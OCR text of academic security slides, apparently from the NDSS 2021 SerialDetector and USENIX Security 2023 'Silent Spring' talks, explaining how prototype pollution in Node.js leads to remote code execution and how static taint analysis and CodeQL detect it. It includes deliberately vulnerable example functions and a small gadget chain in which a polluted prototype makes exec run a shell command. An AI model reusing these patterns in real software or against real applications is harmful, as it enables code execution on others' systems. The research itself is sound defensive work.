
SerialDetector: Principled and Practical Exploration of Object Injection Vulnerabilities for the Web (NDSS Symposium, 2021)

Mikhail Shcherbakov and Musard Balliu



Results

- Large-scale static analysis to identify OIVs in .NET applications
- No source code, including libraries and framework
- Compositional inter-procedural analysis with aliasing
- Discovered RCE vulnerabilities in Microsoft Azure DevOps Server: CVE-2019-0866, CVE-2019-0872, CVE-2019-1306.
- Check out: https://github.com/yuske/SerialDetector




32ND USENIX SECURITY SYMPOSIUM
AUGUST 9–11, 2023
ANAHEIM, CA, USA

Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu

Prototype-based inheritance 101


Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.




```
const o1 = {};
```

Prototype-based inheritance 101


Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.




```
const o1 = {};
o1.__proto__.x = 42;
```

Prototype-based inheritance 101

Prototype-based inheritance – inheritance by reusing existing *objects* that serve as prototypes.




```
const o1 = {};
o1.__proto__.x = 42;

const o2 = {};
console.log(o2.x);

// Output: 42
```

Property accessors via the bracket notation

Property accessors enable access to an object's property by dynamically computing its name.

```
function entryPoint(arg1, arg2, arg3) {
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  return p;
}
```

Prototype Pollution leads to RCE

Prototype Pollution is a vulnerability where an attacker may modify an object's prototype at runtime and trigger the execution of gadgets' code.

obj w/ prototype

```
function entryPoint(arg1, arg2, arg3) {
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  return p;
}
```

obj['__proto__']


p['toString'] = 1

Gadget


```
function execHelper(args, options) {
  const cmd = options.shell || 'cmd.exe /k';
  return exec(`${cmd} ${args}`);
}
```

```
entryPoint('__proto__', 'toString', 1);
const o2 = {};
execHelper('dir', {});
o2.toString();
```

Workflow


Pollution Detection
Application Code
Package Code
Injection Sink Detection
Patterns
Entry Point Detection
Pollution Payload Generation
Exploit Generation
Gadget Detection
Node.js Code
Node.js Instance
Dynamic Analysis
Property Names
Attack Sink Detection
Gadget Payload Generation

Q1: How to design and implement a scalable static analysis that effectively identifies prototype pollution in real-world libraries and applications?



Static multi-taint analysis

- Information flow analysis.
- Tracking how sensitive information flows from the sources to target sinks.
- Model statically the semantics of analyzed language to propagate taint values on prototype pollution patterns.


```
function entryPoint(arg1, arg2, arg3) {
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  return p;
}
```

Multi-label taint analysis

The *input* label marks parameters that are directly controlled by the attacker.
The *proto* label marks the attacker-controlled *prototype* object.

```
function diffApply(obj, diff) {
  var lastProp = diff.path.pop();
  var thisProp;
  while (( thisProp = diff.path.shift()) != null) {
    if (!( thisProp in obj)) {
      obj[thisProp] = {};
    }

    obj = obj[thisProp];
  }

  if (diff.op === REPLACE || diff.op === ADD) {
    obj[lastProp] = diff.value;
  }
}
```

GitHub CodeQL overview



GitHub CodeQL taint analysis example

```
class Config extends TaintTracking::Configuration {
  Config() { this = "Config" }
  override predicate isSource(DataFlow::Node node) {
    node = any(DynamicPropRead read)                          // taint = base[exp];
  }
  override predicate isSink(DataFlow::Node node) {
    exists(DataFlow::PropWrite write |                        // taint[exp] = value;
        node = write.getBase() and
        not exists(write.getPropertyName())
    )
  }
}

from Config config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink, source, sink, "Taint analysis example."
```

